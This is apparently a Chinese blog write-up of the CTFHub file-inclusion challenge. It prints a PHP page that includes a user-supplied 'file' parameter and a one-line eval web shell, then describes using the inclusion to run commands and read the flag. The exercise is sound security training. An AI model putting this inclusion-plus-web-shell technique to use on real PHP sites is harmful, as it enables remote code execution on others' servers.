
ctfhub-文件包含

原创

At0m_ 于 2021-01-13 17:11:36 发布

ctfhub-文件包含




```php
<?php
error_reporting(0);
if (isset($_GET['file'])) {
    if (!strpos($_GET["file"], "flag")) {
        include $_GET["file"];
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i have a <a href="shell.txt">shell</a>, how to use it ?
```

---

i have a shell, how to use it ?

可以看到里面有一个include() 函数。
首先需要了解一下，什么是include() 的函数。

include()/require()/include_once()/require_once()参数可控的情况下，如导入为非.php文件，则仍按照php语法进行解析，这是include()函数所决定的。

通过 include 或 require 语句，可以将 PHP 文件的内容插入另一个 PHP 文件（在服务器执行它之前）。


效果就是如图所示：

将 footer.php的内容 `Copyright © 2006-2021 W3School.com.cn` 包含到 main.php中，然后 `<?php echo "<p>Copyright © 2006-" . date("Y") . " W3School.com.cn</p>"; ?>` 代码直接插入到了include函数所在的位置中。显示出来了右边的图片。

然后我们看一下源码：


```
<?php
error_reporting(0);
if (isset($_GET['file'])) {
    if (!strpos($_GET["file"], "flag")) {
        include $_GET["file"];
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i have a <a href="shell.txt">shell</a>, how to use it ?
```


输入一个文件的名字，可以直接将文件include到php文件中，然后发现有一个超级链接，有一个shell.txt文件，点击发现shell.txt文件的内容 如下所示：





```
<?php eval($_REQUEST['ctfhub']);?>
```

可以看到eval函数，将请求的参数作为命令执行。可是txt文件是无法利用的，所以想到刚才的index页面中，有一个include函数，或许可以利用一下.






上图可以看到，我们通过get提交，将shell.txt的内容合并到index.php中，尝试post提交ctfhub的值，发现被执行了，然后输出了当下目录的文件。 接下来就是查找flag。查看flag了




bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

i have a shell, how to use it ?



ctfhub{b9fb54392eda8564e8e5201d}

i have a shell, how to use it ?



得到flag